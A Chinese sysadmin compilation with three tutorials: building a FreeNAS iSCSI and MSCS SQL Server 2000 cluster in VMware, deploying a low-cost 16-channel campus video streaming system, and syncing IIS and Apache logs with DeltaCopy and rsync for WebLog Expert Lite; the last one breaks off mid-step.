选择“OK”继续，按向导输入 FreeNAS 的操作系统分区大小 96MB。按回车键后，FreeNAS 开始格式化系统分区和数据分区，并将系统安装到选定的硬盘，屏幕显示如图 2 所示。按回车键后返回 FreeNAS 控制台。




图 2 FreeNAS 安装完毕界面

在 FreeNAS 控制台选择“7”重新启动系统，等到再次出现 FreeNAS 控制台时，选择“2”设置网卡的 IP 地址，系统询问是否使用 DHCP 获取 IP 地址，选择“No”，出现 IP 地址设置窗口。

输入 IP 地址 192.168.10.100，选择“继续”后输入掩码位数 24。选择“继续”。因这里的实验环境比较简单，默认网关和 DNS 服务器的地址可以不用输入，空缺即可。如果您的环境比较复杂，可按实际情况输入这些地址。IPv6 目前不使用，在这里选择不使用。现在我们可以用浏览器访问 http://192.168.10.100 来管理 FreeNAS 了。输入管理员用户名 Admin 和密码 FreeNAS，单击【确定】按钮，浏览器将显示 FreeNAS 管理界面（如图 3 所示）。




图 3 FreeNAS 登录后页面

单击左侧 FreeNAS 管理菜单的 General 菜单，出现浏览器显示界面，我们设置语言为简体中文，可以发现中文翻译得不完全。

## 设置 iSCSI Target

设置 iSCSI Target 首先要设置磁盘管理，用浏览器登录 FreeNAS 管理页面，选择磁盘管理，页面显示如图 4 所示。单击右下角的“+”图标，出现添加磁盘界面。




图 4 FreeNAS 磁盘管理

选择 ACD0 512MB 的磁盘，预格式化文件系统选择 UFS，其他保留默认值。单击【添加】按钮，出现“FreeNAS 磁盘管理”界面。单击【应用更改】按钮进行应用更改。同样，再添加 ACD1 8182MB 的磁盘，预格式化文件系统选择 Unformatted，其他保留默认值。如果在这个过程中输入错误，可以单击错误项旁边的图标修改或删除它。

接下来，我们设置磁盘挂载点。单击左侧菜单中的挂载点菜单，浏览器页面显示如图 5 所示。单击右下角的“+”图标，在出现的窗口中，类别选择磁盘，磁盘选择 ACD0 512MB 的磁盘，分区选择 2 号分区，预格式化文件系统选择 UFS，名称命名为 Datapartion，其他保留默认值。单击【添加】按钮，在出现的界面中，同上面磁盘设置一样，这里可采用同样的方法修改和删除挂载点设置，然后单击【应用更改】按钮更改应用。



图 5 设置磁盘挂载点

至此，磁盘管理任务完成。下面我们可以开始设置 iSCSI Target 了。单击左侧服务菜单下的 iSCSI 目标菜单，浏览器页面显示如图 6 所示。




图 6 iSCSI 目标设置

先设置 Extent，单击 Extent 栏右下角的“+”图标，出现 iSCSI 目标 Extent 设置界面。选择默认名称 Extent0，在路径部分输入 /mnt/datapartition/mcsdisk1，档案大小（文件大小）以 MB 为单位，计划用它来做 MSCS 的仲裁磁盘，存储群集日志，100MB 以上即可，在此输入 300，单击【添加】按钮。接下来添加 Extent1，使用 8GB 的磁盘 /dev/ad1，在返回后单击【应用更改】按钮更改应用，出现添加 Extent 界面。

接下来添加 Target。单击 Target 栏右下角的“+”图标，出现添加 Target 界面。使用默认名称 Target0，在 Flag 部分选择 RW，存储（Storage）部分选择 Extent0。通过认证的网络用来设定可以使用 iSCSI 目标的网络区段。输入 192.168.10.0，单击【添加】按钮。接下来用同样的发布方式添加 Target1 使用 Extent1 磁盘存储。在返回后单击【应用更改】按钮更改应用，页面显示如图 7 所示。




图 7 添加 Target 完成

现在我们勾选右上角的“启动”复选框，然后单击页面下方的【Save and Restart】按钮来启动 iSCSI Target 服务。至此，iSCSI Target 设置完成。如果客户端设置好，就可以连接

到 iSCSI Target 访问磁盘了。

## 安装设置 MSCS

在安装 MSCS 之前，首先要计划好网络设置和群集设置，这样可以避免设置群集时出现混乱。我们计划的设置如表 1 所示。

表 1 设置计划

虚拟机	计算机名	网络设置	群集设置
Win2k3-1	Server1	对外服务连接 (Public) IP: 192.168.100.131 群集心跳连接 (Heart) IP: 192.168.198.131 iSCSI 连接 (iSCSI) IP: 192.168.10.9	群集名: Mycluster 群集 IP: 192.168.100.150
Win2k3-1	Server2	对外服务连接 (Public) IP: 192.168.100.132 群集心跳连接 (Heart) IP: 192.168.198.132 iSCSI 连接 (iSCSI) IP: 192.168.10.10	SQL 群集 IP: 192.168.100.151 仲裁磁盘: Q 数据磁盘: S
FreeNAS	FreeNAS	192.168.10.100	

微软的群集服务技术是由微软 NT 4.0 上的狼群技术发展而来。从 Windows 2000 开始，引入了活动目录，群集服务必须在活动目录环境中运行。我们先来设置活动目录服务。在虚拟机 Win2k3-1 (Server1) 的【开始】→【管理工具】下，单击【管理您的服务器】菜单，在显示的窗口中单击【添加或删除角色】按钮启动“配置您的服务器向导”。将 Server 2003 安装光盘放入光驱，在向导窗口里单击【下一步】按钮（如图 8 所示）。




图 8 配置服务器向导

选择“域控制器 (Active Directory)”，单击【下一步】按钮，确认选择后就启动了“Active Directory 安装向导”。单击【下一步】按钮，随着安装向导继续，直到出现域控制器类型选择界面。在虚拟环境的第一个域控制器中，选择新域的域控制器，单击【下一步】按钮，出现“创建一个新域”界面。选择“在新林中的域”，单击【下一步】按钮，输入新域的全名“Mycluster.net”。



单击【下一步】按钮，在域 NetBIOS 名称栏内自动出现“Mycluster”。单击【下一步】按钮接受显示的名称，按照向导继续操作。数据库和日志文件文件夹使用默认路径，单击【下一步】按钮，指定 Sysvol 文件夹的位置，它必须在 NTFS 卷上。本例中在虚拟机安装时系统分区选择了 NTFS 格式，使用默认位置“C:\Windows\Sysvol”。

单击【下一步】按钮，向导显示 DNS 注册诊断界面，选择“在这台计算机上安装并配置，并将这台 DNS 服务器设为这台计算机首选 DNS 服务器”。单击【下一步】按钮，在权限选择界面选择“只与 Windows 2000 或 Windows Server 2003 操作系统兼容的权限”。单击【下一步】按钮，目录服务还原模式的管理员密码保持为空。单击【下一步】按钮，在摘要界面检查选择和输入无误，单击【下一步】按钮，开始正式安装和配置活动目录（如图 9 所示）。等待五分钟后操作完成，单击【完成】按钮关闭向导。




图 9 安装配置活动目录

选择“立即重新启动虚拟机”，第一个虚拟机的活动目录安装完成。第二台用同样的方法使用向导来完成，不同之处在于域控制器类型选择现有域的额外域控制器，使用已有的域名 Mycluster.net。

我们要在两台虚拟机上都安装 Microsoft iSCSI Initiator，它是微软的 iSCSI 启动器，可以从微软网站下载，本文使用的是 2.0 版。启动 Microsoft iSCSI Initiator，单击选择“Discovery”页，单击【Add】按钮，在弹出窗口的地址栏中输入 192.168.10.100，端口默认为 3260 保持不变。单击【Advance】按钮。在高级设置窗口的 Source IP 栏选择 192.168.10.9（在第二台虚拟机里选择 192.168.10.10），单击【确定】按钮返回 iSCSI Initiator 属性窗口。单击“Targets”页，这里有两个 iSCSI 目标，选择一个，单击【Log On】按钮，在“Log On”窗口中单击【Advance】按钮，然后在弹出的高级设置窗口中，在 Source IP 栏选择虚拟机里 iSCSI 连接网卡的 IP 地址，Target Portal 栏选择 192.168.10.100/3260。

单击【确定】按钮关闭高级设置窗口，单击【确定】按钮返回到 iSCSI Initiator 属性窗口，选择另一个 Target，将同样的操作进行一遍，这时两个 Target 的状态就从 Inactive 变成了 Connected，说明 iSCSI 启动器连接 Target 成功，可以访问磁盘了。

在 Server1 上启动管理工具里的计算机管理程序，单击

左侧的磁盘管理，因为系统发现了新磁盘，自动启动了磁盘初始化和转换向导。单击【下一步】按钮选择两个磁盘都初始化，但不转换为动态磁盘。最后单击【完成】按钮关闭磁盘初始化和转换向导。

然后我们在磁盘管理器中用鼠标右键单击新找到的 300MB 的磁盘，在弹出的菜单中选择新建磁盘分区，就启动了新建磁盘分区向导。分区大小指定为 298MB，指定驱动器号为 Q，格式化为 NTFS 分区。8GB 的磁盘同样处理，指定驱动器号为 S。在 Server2 上进行同样的处理，启动管理工具里的计算机管理程序，单击左侧的磁盘管理，两个 iSCSI 磁盘已分区，分别更改两个分区磁盘驱动器号为 Q 和 S，共享磁盘配置完毕。下面我们就可以配置群集了。

在 Server1 上启动管理工具里的群集管理器，打开群集连接窗口，选择创建新群集，单击【确定】按钮启动新建服务器群集向导（如图 10 所示）。域选择 Mycluster.net，群集名键入 SQL2K。




图 10 新建群集向导

单击【下一步】按钮，出现选择计算机界面，这是群集中的第一个节点。默认计算机名为 Server1，单击【下一步】按钮，向导自动分析配置。单击【下一步】按钮，出现 IP 地址界面，输入 IP 地址 192.168.100.150。单击【下一步】按钮，进入群集服务账户界面，默认账户为管理员账户 Administrator，输入管理员账户密码，单击【下一步】按钮，向导显示如图 11 所示的界面，在群集配置仲裁窗口选择磁盘 Q 为仲裁资源。




图 11 新建群集向导——仲裁资源



单击【确定】按钮，群集向导开始配置群集服务，约五分钟后完成。单击【下一步】按钮，显示新建群集向导完成界面，单击【完成】按钮关闭群集向导。

返回群集管理器，Server1 是群集的一个结点，现在要做的是调整群集网络连接的用途。在群集管理器中打开群集配置中的网络菜单项，用鼠标右键打开网络连接的属性，指定 Heart 为只用于群集内部通信（专用网络），指定 Public 为只用于客户端访问（公用网络）。

现在 Server2 上运行群集管理器，打开群集连接窗口，选择添加结点到群集。在群集或服务器名称处输入前面建立的群集 SQL2K，单击【确定】按钮启动添加结点向导。在计算机选择界面添加 Server2。单击【下一步】按钮，输入群集管理员密码后，向导执行添加结点任务，完成后返回群集管理器，可以看到 Server2 已添加到群集。

现在要做的是调整群集资源组的配置。在群集管理器中可以看到，资源磁盘 S 默认在资源组“组 0”，它将用来存储 SQL 数据库，把它移动到群集组即可，这样可以让群集资源在切换结点时将 SQL 服务也一同转移。

## 安装 SQL Server 群集

在群集环境下安装 SQL Server 与单机环境安装略有不同。笔者这里安装的是 SQL Server 2000，因为 SQL 2005 要求至少 512MB 内存，而笔者的计算机内存不够。启动 SQL Server 2000 安装程序，系统出现警告提示要求 SQL 2000 SP3 以上。忽略警告继续即可，安装程序显示如图 12 所示，可以看到已经默认选择了虚拟服务器。默认的虚拟 SQL Server 名称是 Sqlserver1，可以更改为您希望的名称。在这里保持默认值。



图 12 SQL 群集安装

单击【下一步】按钮继续，故障转移群集窗口显示如图

13 所示，IP 地址输入 192.168.100.151，要使用的网络选择 Public。单击【添加】和【下一步】按钮。




图 13 故障转移群集平台

在群集磁盘选择窗口中选择 S 盘放置数据文件，单击【下一步】按钮继续，在群集管理的结点配置窗口中，添加 Server1 和 Server2 为已配置结点。单击【下一步】按钮。在远程信息中输入群集管理员的账户、密码，单击【下一步】按钮。后面的过程与单机环境相同，不再赘述。

安装完毕后，打开群集管理器，可以看到如图 14 所示的界面，群集资源中已有了 SQL 群集的相关资源。至此我们的 SQL 群集安装完成。利用 SQL 的企业管理器或 SQL 客户端程序建立自己的用户数据库，然后就可以测试故障转移了。




图 14 SQL 群集资源

利用 VMware 的可移动设备热修改功能，可以轻松断开网卡。本文中断开 Server1 的 Public 连接，等待三十秒左右，然后在 Server2 上打开群集管理器，查看群集资源，发现故障转移成功，群集资源已转移到了 Server2 上，同时在客户端测试，能够继续连接，没有明显的连接中断。随后进行关闭电源的测试，故障转移也成功了。

剩下要做的就是将 SQL 2000 SP4 补丁打上，SQL 2000 SP4 补丁的安装和 SQL 2000 安装基本相同，只要按照安装说明将两个群集结点都联机，一次就可以对两个结点都打好补丁。

## 部署园区网多路直播系统

安徽财贸职业学院 徐峰

随着网络带宽的提高和流媒体技术的发展，网上直播和网络电视越来越普及。但通过 Internet 直播，无论是质量还是速度都无法保证，在园区网内部署视频直播服务势在必行。

一个优化的部署策略，就是实际环境和承受能力与建设成本、运行成本的博弈和平衡，需要根据应用环境灵活配置和统筹，才能有效降低总体拥有成本。

本文通过对一个实际使用的 16 路电视直播系统部署的分析，提供了一个经济型、适用于在园区网内部署的多路视频直播方案。

### 常见网络视频直播方案

目前实现网络视频直播的方案，从服务模式上可分为 P2P 模式和 C/S 两种模式。

P2P 模式的系统有诸多优点，它解放了服务器响应的压力，信息在对等结点间直接交换，同时降低了对服务器端网络带宽的要求。随着结点的增多，提供客户端的数据会越来越稳定，几乎不存在服务器端的瓶颈问题。但 P2P 模式也有明显的缺点，由于不存在中心点，P2P 模式缺乏管理机制，在结点较少的情况下，无法保证客户端及时获取流媒体数据，无法保证服务质量。P2P 直播技术的这一特点，使它可以应付巨大的并发访问，适合应用于 Internet 上的视频直播。现在国内已经有家公司提供 P2P 电视直播服务，常见的有 PPLive、PPS、PPMate 和沸点等。

在传统的 C/S 模式下，存在专门的视频服务器，大量客户端对服务器的实时访问，对服务器的带宽和性能有极高的要求，一路视频服务器一般仅能提供 100 个以内的客户端并发访问。C/S 模式的优点是，可以比较容易地实现流媒体的 QoS 要求。C/S 模式的直播适合在访问量不大、访问质量有较高要求的场合。目前常见的 C/S 模式产品有 Windows Media Service、Helix Server 和 QuickTime。

### 降低系统建设与运行成本

对于园区网来说，一般具有用户多、需求个性化、多子网、共享出口的特点，而网内观看同一直播信号的用户并不多。根据对上述两类直播系统的分析，采用 P2P 的方式会造成无谓的大量 P2P 数据流吞噬出口带宽，严重影响用户体验。因此，园区网内采用传统的 C/S 模式比 P2P 模式更为合适。

传统的直播系统每路视频安装一台 PC 专门用于视频信号的编码，如果需要转播 16 套电视节目，就需要 16 台 PC 加装电视卡后专门用于编码，编好的码流传给视频相应的服

务器提供用户访问。这种方案对编码设备数量要求很大，每路信号的成本高，运行费用也高，浪费很大，只适合提供 1~2 路的视频直播网络采用。

目前市场上还有一种商品实现多路直播方案，主要是通过多路编码器向视频服务器提供多路（4~20）视频码流，然后提供给相应的视频服务器。在此种方案下，如果需要转播多路有线电视，还要通过多路电视解调器将有线电视信号转成多路的复合视频信号，供多路编码器使用。

市场上，一套能实现 16 路电视直播的多路电视解调器和多路编码器，动辄十多万元。虽然日后运行费用不高，但整体拥有成本并不低于上述的单路复合方案。

不论采用何种方案，对视频服务器的要求是一样的。要想降低一次投入和运行成本，如何在保证信号质量的情况下，用最少的设备为视频服务器提供多路视频码流信号，成为降低成本的关键。

能否在一台主流的 PC 上实现多路的视频信号的采集编码呢？从当前主流 CPU 和网卡性能上说，支持多路视频采集是没有问题的，但一般的主流 PC 最多有 4 个 PCI 插槽，市场上一般的电视卡仅能采集一路视频信号，音频需要通过声卡的配合采集，这样一台 PC 仅能采集 2 路视频信号。

随着微软推出 Media Center Edition (MCE)，市场上出现了一种支持 PIP 功能的电视卡。这种电视卡有两个高频头，提供用户观看一路电视的同时提供另一路录像，相当于同时提供了两张独立的电视采集卡，电视卡价格在 300~600 元。如果能在一台普通 PC 上插 3 或 4 块卡，就可以采集 6~8 路视频信号。但通过对市场能够见到的 4 个品牌的 PIP 电视卡进行测试，效果并不理想，有的对免费的编码软件不支持，有的图像和声音不能同步，还有的不支持多卡复用，这一方案不可行。

目前市面上有用于监控系统的支持多路视频的采集卡可以选用。这些采集卡可以支持 4~16 路的视频采集，有的还多路支持声音同步采集。一块 4 路视频/音频采集卡价格也只有 700 多元。但这种卡只能支持视频采集，如果采集电视信号，还必须单独采购多台机顶盒或多路电视调谐器，同时很多监控系统采集卡对主流厂商的免费视频服务软件支持也不理想，采用此类方案时需要特别注意。

### 部署园区网 16 路视频直播系统

图 1 是笔者单位校园网中的多路视频直播网络架构图。




图1 园区网16路直播系统网络架构图

本系统采用 C/S 模式，提供 16 路电视/视频直播。由于所在城市的有线电视已经实现数字化，模拟有线电视信号很少，所以采用模拟电视卡方案显然不可行。采用数字机顶盒加视频采集卡的方案，除了采购机顶盒外，每路要 20 多元的月租，收十几个台也是一笔不小的运行费用。

经过统筹，实际方案中采用 13 台卫星接收机直接接收免费的卫星电视信号，仅采用两台数字机顶盒，通过有线电视接收加密的 CCTV-5、CCTV-6，一路用于自办节目直播。将 16 路信号送入 4 块 4 路音视频采集卡（VC404P），用一台双核、2GB 内存 PC 实现 16 路视频编码，两台视频服务器安装负载均衡软件，满足 500 人的并发访问。

方案中的编码软件采用免费的 Media Encoder，视频服务器采用 Windows 2003 自带的 Media Sever。负载均衡利用 Windows 2003 自带的“网络负载均衡管理器”实现。

此方案除 PC 和服务器等，1 套卫星天线、14 台卫星接收机、1 台数字电视机顶盒、1 台 DVD 和 4 块采集卡仅 5000 余元，提供了 16 路的电视/视频直播，不论一次性投入还是长期运行，成本都是非常低的。系统运行一年来用户反映较好。下面介绍安装部署的要点。

## 选择采集卡/电视卡

采集卡/电视卡的选择非常重要，不同的卡、主板、操作系统和编码软件之间存在搭配和兼容性的问题，特别是在一台 PC 上插 3 张以上的采集卡时，资源冲突情况更易发生。

要特别注意的是，选用的采集卡/电视卡上要自带音频采集电路，否则需声卡配合采集声音，宝贵的 PCI 槽将被占掉一半。市场上常用的采用 Philips 7134、7135 芯片的电视卡就自带音频采集电路。

## 安装编码 PC

采集工作站只要选择 CPU 高于 2GB、内存大于 1GB，基本就可以支持 8 路视频信号的采集。操作系统建议选择 Windows XP。在安装操作系统前，建议进入 BIOS 设置，将

主板上的声卡、串并口和其他不需要用的 I/O 设备关闭，让出更多的 I/O 地址和 IRQ，提高多路采集卡安装的成功率。

采集卡在 PC 安装并升级操作系统后逐块插入。装入第一块采集卡后，首次启动根据提示将驱动程序装入操作系统，采集卡自带的应用软件不需要安装。重启后，进入“设备管理”窗口的“声音、视频和游戏控制器”项，确认安装成功，没有出现资源冲突。然后，再逐一安装其他电视卡，并检查确认安装成功。

## 安装编码软件

编码软件首推 Windows Media Encoder，它是一款免费软件，安装过程也比较简单。

但安装过程中必须注意一些问题：

一是能正常驱动的采集卡并不代表编码软件就能正确识别和使用，需要在 Media Encoder 中实际测试。驱动程序最好使用厂商网站提供的最新版本，或者 Encoder 专用版本。

二是注意视频与声音采集的同步问题。一些采用软解压的采集卡编码时，视频和声音的延时是比较大的，要注意选择。采用视频卡时，安装 Media Encoder 还要注意设置视频属性为“Video Composite”，采用电视卡方案时要设置频道。

Media Encoder 在多路采集情况下，如果希望启动后自动开始所有编码，请按下列步骤设置（以收 CCTV1 为例）：

- （1）将接收 CCTV1 信号的 Media Encoder 编码方案保存为“D:\CCTV1.wme”。
- （2）发送 Windows Media Encoder 的快捷方式至桌面，改名为“CCTV1 编码”。
- （3）用鼠标右键单击“CCTV1 编码”快捷方式，并选择“快捷方式”标签。在目标一栏的内容最后添加“D:\CCTV1.wme -start”（不含引号），单击【确定】按钮。
- （4）将“CCTV1 编码”快捷方式拖到【开始】按钮的“启动”项中，实现一个编码方案的自启动。
- （5）按上述步骤，在“启动”项逐一创建各通道的编码方案。

## 安装视频服务器

视频服务器至少要配两块网卡。本系统配置了 3 块千兆网卡，其中一块网卡专门用于和编码 PC 连接，两块用于对外发布视频。如果只有一台编码 PC 和一台视频服务器，可以使用交叉线网线将其直接连接，超过两台则用交换机将它们组成一个专网，确保编码 PC 和服务器的畅通。

视频服务器的另一块网卡提供用户访问。如果需要提供超过 100 个并发访问，建议采用多网卡+多台视频服务器，加装负载均衡软件。本系统采用两台视频服务器，共 4 块千兆网卡对外发布。

关于视频服务软件的选择，优选 Windows Media Service，理由有 3 点：



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 一是 Media Service 本身是随 Windows 附送的免费软件，符合低成本的要求；
- 二是绝大多数客户端使用 Media Player，不需要重新部署；
- 三是 Windows Media Service 本身支持 Windows Server 2003 的负载均衡功能。

Windows Media Service 安装比较简单，根据向导按信号源逐一设置即可。如果能确认所有用户的接入设备支持组

播，而且开启了组播功能，就可以使用组播，这样理论上视频服务器可以支持无限多的客户端访问。

经验总结

综上所述，一个优化的部署策略，就是实际环境和承受能力与建设成本、运行成本的博弈和平衡，需要根据应用情况灵活配置和统筹，只有这样，才能有效地降低总体拥有成本。

跨平台网站日志分析系统

主流的 Web 服务器都具有日志记录功能，但日志文件都以文本文件的形式存在，很难得到有效利用。因此，借助一个第三方的分析系统对相应的日志数据进行分析处理就显得十分必要。WebLog Expert Lite 是一个免费的日志分析软件，但是它在功能上存在一定的缺陷，因此考虑将 WebLog Expert Lite、DeltaCopy 和 RSYNC 三者整合在一起，从而实现跨平台的多个 Web 站点的日志数据分析处理系统。

日志分析系统的体系结构

基于 WebLog Expert Lite 的网站日志分析系统体系结构如图 1 所示，其中安装 WebLog Expert Lite 的 Windows 主机是所有日志数据的分析处理中心。鉴于 WebLog Expert Lite 不能处理远程 Web 站点日志数据的缺陷，这里使用相应的开源镜像软件将远程 Web 站点的日志数据文件周期性地同步到日志处理服务器上。




图 1 日志分析系统的体系结构图

具体来说，首先，在日志处理服务器上启用 DeltaCopy 的 Server 端，让其时刻监听来自网络镜像请求。其次，在 Windows 环境下（Web 服务器是 IIS 或 Apache）启用 DeltaCopy 的 Client 端，在 Linux 环境下（Apache），启用 RSYNC 的 Client 端。最后，在调度程序（如 Crontab）的控制下，就可以实现不同平台网站的日志数据周期性地镜像到

西昌卫星发射中心 李朝阳

日志服务器上。这样，用户就可以利用 WebLog Expert Lite 对许多 Web 站点的日志数据进行集中分析处理了。

环境搭建实战

为了更好地说明该日志数据分析处理系统的实现过程，笔者搭建了一个简易的实验环境。包括三台接入局域网的主机：Windows 2003、Windows XP 和 Linux。其详细资源配置情况如表 1 所示。在这个过程中，希望实现将不同平台上的日志文件传送到日志处理服务器 Windows 2003 上，从而对这些数据做进一步处理。

表 1 环境搭建所需的资源清单

主机名	安装软件	存储日志目录	作用	操作系统
Win2003	WebLog Expert Lite, DeltaCopy (server)	ISS:D:\log\iss\ Apache:D:\log\apache\	日志数据处理	Windows 2003
Winxp	IIS, DeltaCopy (client)	D:\logfiles\W3 CSVCI	提供日志数据	Windows XP
Linux	Apache,RSYNC (client)	/var/log/httpd/	提供日志数据	RedHat Enterprise Linux4

软件安装与配置

1. 必备软件的安装

首先，在 [Http://www.weblogexpert.com/Download.htm](http://www.weblogexpert.com/Download.htm) 上下载 WebLog Expert Lite，将其安装在主机 Windows 2003 上。其次，在 [Http://www.aboutmyip.com/AboutMyXApp/DeltaCopy.jsp](http://www.aboutmyip.com/AboutMyXApp/DeltaCopy.jsp) 下载 DeltaCopy 的安装程序。DeltaCopy 程序包括 Server 端和 Client 端，二者同时被安装。其中在 Server 端，包括控制台和 DeltaCopy 服务两个组件，通过前者来对后者进行管理。这里需要将其安装在主机 Windows 2003 和主机 Windows XP 上。最后，在 Linux 主机上安装 RSYNC。

RSYNC 是一个运行在 UNIX/Linux 系统上的以增量



方式对远程主机与本地主机上的数据进行镜像的开源软件。这里笔者采用 RedHat Enterprise Linux 4 自带的软件包。另外，假设 Windows XP 上运行 IIS，Linux 主机上运行 Apache。

## 2. 设置 IIS

为了使 IIS 所产生的日志文件可以让 WebLog Expert Lite 进行处理，必须预先对 IIS 进行必要的设置。

首先在 IIS 的“属性”对话框中选择日志的记录格式为“W3C 扩展日志文件格式”。其次，单击【属性】按钮打开“扩展属性”选项卡。选中下面这些日志域，包括：Date、Time、C-IP、CS-Username、CS-Method、CS-Uri-Stem、CS-Uri-Query、SC-Status、SC-Bytes、Time-Taken、CS-Host、CS (User-Agent) 和 CS (Referer)。

最后，停止 IIS，在 C:\WINDOWS\System32\Logfiles 目录下删除以前的日志文件，然后重新启动 IIS，这样 IIS 所产生的日志格式就符合需求了。

## 3. 设置 Apache

为了使 Apache 所产生的日志格式满足要求，必须对其配置文件做出相应的调整。主要是在 Etc/Httpd/Conf/Httpd.conf 中增加下面两项设置。

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
CustomLog logs/access_log combined
```

## 日志数据处理

### 1. 在日志服务器上启动 DeltaCopy 的 Server 端

为顺利实现不同环境下的日志数据文件同步到日志处理服务器上，必须预先让 DeltaCopy 的 Server 端处于监听状态。启动 DeltaCopy 的 Server 端步骤简述如下：

在 Windows 2003 上运行 DeltaCopy Server 的控制台，创建服务“DeltaCopy Server”。在“Virtual Directories”选项卡中双击【Add New Directory】按钮来增加两个虚拟目录（这里虚拟目录和 RSYNC 中的 Module 是一个概念）Winback 和 Linuxback。其中 Winback 映射到路径 D:\Log\Iiss\，Linuxback 映射到路径 D:\Log\Apache\。最后，启动服务“DeltaCopy Server”。

### 2. Windows 环境下日志文件的同步

在 Windows XP 主机上运行 DeltaCopy 客户端，实现日志数据顺利同步到日志服务器上。其步骤简述如下：

首先，双击界面中的【Add New Profile】按钮来增加一个 Profile（Profile 用于管理用户所期望进行备份的文件）。在弹出的对话框中，Server IP/Host Name 设置为日志处理服务器的 IP 地址。Virtual Directory Name 设置为前面在

